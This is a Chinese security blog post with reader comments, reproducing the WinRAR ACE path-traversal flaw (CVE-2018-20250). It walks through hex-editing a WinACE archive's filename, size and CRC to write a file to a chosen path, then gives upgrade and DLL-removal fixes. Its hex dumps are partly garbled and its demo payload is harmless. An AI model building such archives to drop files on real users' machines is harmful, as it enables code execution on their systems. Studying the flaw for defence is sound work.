

0x01漏洞背景

2019 年 2 月 20 日 @Nadav Grossman 发表了一篇关于他如何发现一个在 WinRAR 中存在 19 年的逻辑问题以至成功实现代码执行的文章。


WinRAR 代码执行相关的 CVE 编号如下：

CVE-2018-20250, CVE-2018-20251, CVE-2018-20252, CVE-2018-20253


该漏洞是由于 WinRAR 所使用的一个陈旧的动态链接库UNACEV2.dll所造成的，该动态链接库在 2006 年被编译，没有任何的基础保护机制(ASLR, DEP 等)。该动态链接库的作用是处理 ACE 格式文件。而在解压处理过程中存在一处目录穿越漏洞,允许解压过程写入文件至开机启动项，导致代码执行。

0x02准备工作


下载安装winace，一路默认安装即可




新建一个demo文件夹，创建名为test的文本文档,内容如下



使用winace打开



点击右上角file->create




阴影部分下拉框选择store full path
 点击add即可
 此时在demo文件夹下生成了test.ace

test.ace	2019/2/22 16:00	Ace archive
test.txt	2019/2/22 15:59	文本文档

0x03熟悉ACE格式

接下来使用16进制编辑器打开（winhex,010Editor也行），此处使用010Editor进行



待会儿需要在这儿修改一些数据


接下啦先git clone <https://github.com/droe/acefile>

我们需要使用acefile.py来进行校验等操作,这是python3写的，它的功能是

- 1、可以提取ACE档案。
- 2、包含有关ACE文件格式的简要说明。
- 3、有一个非常有用的功能，打印文件格式标题和解释

win上没有3的环境，所以我使用kali来进行

首先下载test.ace



然后查看文件头信息



回显如下

```
datetime 0x4e568019 2019-02-22 16:00:50
reserved1 9e d7 f6 32 00 00 00 00
advert b'*UNREGISTERED VERSION*'
comment b''
reserved2 b''
header
hdr_crc 0xc5e9
hdr_size 63
hdr_type 0x01 FILE32
hdr_flags 0x8001 ADDSIZE|SOLID
packsize 11
origsize 11
datetime 0x4e567f72 2019-02-22 15:59:36
attribs 0x00000020 ARCHIVE
crc32 0xf2b5ee7a
comptype 0x00 stored
compqual 0x03 normal
params 0x000a
reserved1 0x4554
filename b'Users\\yale\\Desktop\\demo\\test.txt'
comment b''
ntsecurity b''
reserved2 b''
```

关键参数详细说明：

- hdr_crc：
两个CRC字段存在于2个标头中。如果CRC与数据不匹配，则中断提取。
- 文件名：
文件名包含文件的相对路径。在提取过程中（包括文件）创建相对路径中指定的所有目录。文件名的大小由十六进制转储中的2个字节（小端）定义。
- advert：
如果使用未注册版本的WinACE创建存档，则在创建ACE存档期间，WinACE会自动添加广告字段。
- 文件内容：
"origsize" - 内容的大小。
"hdr_size" - 头部大小。

上图可以看到crc为0xc5e9,size为63,这个63是十进制，转换为16进制为

2进制

4进制

8进制

10进制

16进制

32进制

10进制

转换数字 63

2进制

4进制

8进制

10进制


16进制

32进制


16进制

转换结果 3f

而在010Editor中看到是相反的（小端序），如c5e9,在下图则是e9c5,003f在下图则是3f00



另外还有个参数就是文件名长度，使用acefile没检测，我们可以手动查看



0x04构造恶意文件

下图橙色的就是我们修改的内容

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	Ý.1....**ACE**..	
02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A	...EVNž*2.....*	
55	4E	52	45	47	93	54	45	52	45	44	20	56	45	52		UNREGISTERED VER	
53	49	4F	4E	2A	E9	C5	3F	00	01	01	80	0B	00	00	00	SION*ēā?...ē....	
0B	00	00	00	72	7F	56	4E	20	55	73	00	00	7A	EE	B5	F2r.VN ...zipò
00	03	0A	00	54	45	20	00	55	73	65	72	73	5C	79	61	TE .Users\ya
6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E		le\Desktop\evil.
74	78	74	42	79	65	77	6F	72	6C	64							txtByeworld

把hello world改成bye world,文件名改成了evil.txt
之后按照上面的分析,我们需要修改文件名长度这个参数

test.ace*															
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14
02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A
55	4E	52	45	47	49	53	54	45	52	45	44	20	56	45	52
53	49	4F	4E	2A	E9	C5	3F	00	01	01	80	0B	00	00	00
0B	00	00	00	72	7F	56	4E	20	00	00	00	7A	EE	B5	F2
00	03	0A	00	54	45	20	00	S5	73	65	72	73	5C	79	61
6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E
74	78	74	42	79	65	77	6F	72	6C	64					

0123456789ABCDEF
 Y.1....**ACE*...
 ...€VNž×82.....*
 UNREGISTERED VER
 SION*éÁ?...€.
r.VN ...ziñò
TE .Users\ya
 le\Desktop\evil.
 txtPyeworld

I

7 [18h] 字节 (范围: 88 [58h] 至 114 [72] 起始: 88 [58h])
选区: 27 [18h]
大小: 123° ANSI

长度为1bh，所以将2000改为1b00即可

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	Y.1....**ACE*..
02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A	...EVNEx82.....*
55	4E	52	45	47	49	53	54	45	52	45	44	20	56	45	52	UNREGISTERED VER
53	49	4F	4E	2A	E9	C5	3F	00	01	01	80	0B	00	00	00	SION+eA?...e....
0B	00	00	00	72	7F	56	4E	20	00	00	00	7A	EE	B5	F2r.VN....zip0
00	03	0A	00	54	45	1B	00	55	73	65	72	73	5C	79	61TE..Users\ya
6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E	le\Desktop\evil.
74	78	74	42	79	65	77	6F	72	6C	64						txtByeworld

然后修改size

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	Y.1....**ACE**..
02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A	...EVNz*82.....*
55	4E	52	45	47	49	53	54	45	52	45	44	20	56	45	52	UNREGISTERED VER
53	49	4F	4E	2A	E9	C5	3F	00	01	01	80	0B	00	00	00	SION*6A?...e....
0B	00	00	00	72	7F	56	4E	20	00	00	00	7A	EE	B5	F2r.VN ...zip0
00	03	0A	00	54	45	1B	00	55	73	65	72	73	5C	79	61TE..Users\ya
6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E	le\Desktop\evil.
74	78	74	42	79	65	77	6F	72	6C	64						txtByeworld

大小为3ah, 将阴影前的3f00(原size)修改为3a00(现在的size)

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	Y.1....**ACE**..
02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A	...EVNz*82.....*
55	4E	52	45	47	49	53	54	45	52	45	44	20	56	45	52	UNREGISTERED VER
53	49	4F	4E	2A	E9	C5	3A	00	01	01	80	0B	00	00	00	SION*6A:...e....
0B	00	00	00	72	7F	56	4E	20	00	00	00	7A	EE	B5	F2r.VN ...zip0
00	03	0A	00	54	45	1B	00	55	73	65	72	73	5C	79	61TE..Users\ya
6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E	le\Desktop\evil.
74	78	74	42	79	65	77	6F	72	6C	64						txtByeworld

接下来修改CRC, crc怎么修改呢? crc是循环冗余校验, 根据文件自有的算法得出, 那么我们怎么才能得到修改后的文件的CRC呢? 别忘了我们之前的acefile.py, 这个脚本为了获取ace文件信息, 肯定会先对ace文件进行校验, 查看它的代码找到校验逻辑不就好了?

```

3048     raises CorruptedArchiveError if the header cannot be
3049     Guarantees that no data is written to object state
3050     if an exception is thrown, otherwise the header is a
3051     self.__main_header, self.__file_headers and/or self.
3052     """
3053     buf = self.__file.read(4)
3054     if len(buf) < 4:
3055         raise CorruptedArchiveError("truncated header")
3056     hcrc, hsize = struct.unpack('<HH', buf)
3057     buf = self.__file.read(hsize)
3058     if len(buf) < hsize:
3059         raise CorruptedArchiveError("truncated header")
3060     if ace_crc16(buf) != hcrc:
3061         raise CorruptedArchiveError("header CRC failed")
3062
3063
3064     htype, hflags = struct.unpack('<BH', buf[0:3])
3065     i = 3
3066
3067     if htype == Header.TYPE_MAIN:
3068         header = MainHeader(hcrc, hsize, htype, hflags)
3069         if header.flag(Header.FLAG_ADDSIZE):
3070             raise CorruptedArchiveError("main header has

```

代码很长, 通读不显示, 不如把刚才修改后的文件先校验一下, 看看会出什么提示, 然后根据关键字去定位代码段 重新在kali下载修改后的ace

```

root@kali:~/demo# wget 192.168.43.136/test.ace
--2019-02-22 03:27:37-- http://192.168.43.136/test.ace
Connecting to 192.168.43.136:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 123 [application/x-ace-compressed]
Saving to: 'test.ace'

test.ace 100%[=====>] 123 --.-KB/s in 0s
2019-02-22 03:27:37 (13.0 MB/s) - 'test.ace' saved [123/123]

```

然后检测

```

root@kali:~/demo# python3 acefile.py --headers test.ace
test.ace: CorruptedArchiveError: header CRC failed

```


果然提示文件头CRC校验出错
根据关键字定位到代码片段

```
3052
3053     buf = self.__file.read(4)
3054     if len(buf) < 4:
3055         raise CorruptedArchiveError("truncated header")
3056     hcrc, hsize = struct.unpack('<HH', buf)
3057     buf = self.__file.read(hsize)
3058     if len(buf) < hsize:
3059         raise CorruptedArchiveError("truncated header")
3060     if ace_crc16(buf) != hcrc:
3061
3062         raise CorruptedArchiveError("header CRC failed")
3063
3064
```

根据逻辑，3060行的判断成立时则会抛出crc校验出错的提示，为此，我们可以打印出if判断的对象，即ace_crc16(buf)在3061行插入一句代码即可

```
buf = self.__file.read(4)
if len(buf) < 4:
    raise CorruptedArchiveError("truncated header")
hcrc, hsize = struct.unpack('<HH', buf)
buf = self.__file.read(hsize)
if len(buf) < hsize:
    raise CorruptedArchiveError("truncated header")
if ace_crc16(buf) != hcrc:
    print(ace_crc16(buf),buf)
    raise CorruptedArchiveError("header CRC failed")
```

再次运行

```
root@kali:~/demo# python3 acefile.py --headers test.ace
36050 b'\x01\x01\x00\x0b\x00\x00\x00\x0b\x00\x00\x00r\x7fVN \x00\x00\x00z\xee\xb
5\xf2\x00\x03\n\x00TE\x1b\x00Users\\yale\\Desktop\\evil.txt'
test.ace: CorruptedArchiveError: header CRC failed
```

36050便是我们的crc了
同样转成16进制

2进制

4进制

8进制

10进制

16进制

32进制

10进制

转换数字

36050

2进制

4进制

8进制

10进制

16进制

32进制

16进制

转换结果

Bcd2

将相应位置数据修改为D28C即可

test. ace*																0123456789ABCDEF															
:	DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	Y.1....**ACE**..														
:	02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A	...€VNž*82.....*														
:	55	4E	52	45	47	49	53	54	45	52	45	44	20	56	45	52	UNREGISTERED VER														
:	53	49	4F	4E	2A	D2	8C	3A	00	01	01	80	0B	00	00	00	SION*ôg:...€....														
:	0B	00	00	00	72	7F	56	4E	20	00	00	00	7A	EE	B5	F2r.VN....zip0														
:	00	03	0A	00	54	45	1B	00	55	73	65	72	73	5C	79	61TE..Users\ya														
:	6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E	le\Desktop\evil.														
:	74	78	74	42	79	65	77	6F	72	6C	64						txtByeworld														


保存后再次校验

```
root@kali:~/demo# python3 acefile.py --headers test.ace
volume
  filename      test.ace
  filesize      123
  headers       MAIN:1 FILE:1 others:0
header
  hdr_crc       0x14dd
  hdr_size      49
  hdr_type      0x00      MAIN
  hdr_flags     0x9000     ADVERT|SOLID
  magic         b'***ACE*'
  eversion      20        2.0
  cversion      20        2.0
  host          0x02      Win32
  volume        0
  datetime      0x4e568019 2019-02-22 16:00:50
  reserved1     9e d7 f6 32 00 00 00 00
  advert_red    b'*UNREGISTERED VERSION*'
  comment       b''
  reserved2     b''
header
```


没有出错，并且显示了头信息
到这一步，我们的恶意文件就制作完成了。

0x05执行攻击

受害者如果按照平时的情况解压



则会在我们设置好的路径下解压出恶意文件



0x06修复

1.尽快升级到最新版本的 WinRAR


下载地址如下

32 位：<http://win-rar.com/fileadmin/winrar-versions/wrar57b1.exe>


64 位：<http://win-rar.com/fileadmin/winrar-versions/winrar-x64-57b1.exe>

2.删除UNACEV2.dll

找到所使用的压缩文件，右键打开文件所在位置



在打开的文件夹下删除该文件即可



0x07参考

<https://research.checkpoint.com/extracting-code-execution-from-winrar/>

点击收藏 | 0 关注 | 2

[上一篇：区块链安全—庞氏代币漏洞分析](#) [下一篇：Slack的\\$ 1.000 SSRF](#)

1. 3 条回复



[王天](#) 2019-02-24 15:04:07

删除UNACEV2.dll会对原本rar造成什么影响吗？比如什么功能用不了了？

0 回复Ta



[打死我也不说](#) 2019-02-25 18:36:47

确定这个图上的路径能输出到setup么

test.ace*																0123456789ABCDEF															
:	DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	Y.1....**ACE*..														
:	02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A	...EVNz*82.....*														
:	55	4E	52	45	47	49	53	54	45	52	45	44	20	56	45	52	UNREGISTERED VER														
:	53	49	4F	4E	2A	D2	8C	3A	00	01	01	80	0B	00	00	00	SION*0E:...E...														
:	0B	00	00	00	72	7F	56	4E	20	00	00	00	7A	EE	B5	F2r.VN ...zip0														
:	00	03	0A	00	54	45	1B	00	55	73	65	72	73	5C	79	61TE..Users\ya														
:	6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E	le\Desktop\evil.														
:	74	78	74	42	79	65	77	6F	72	6C	64						txtByeworld														

0 回复Ta



[Python](#) 2019-02-25 18:42:02

@王天 好像.ace没法解压了

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)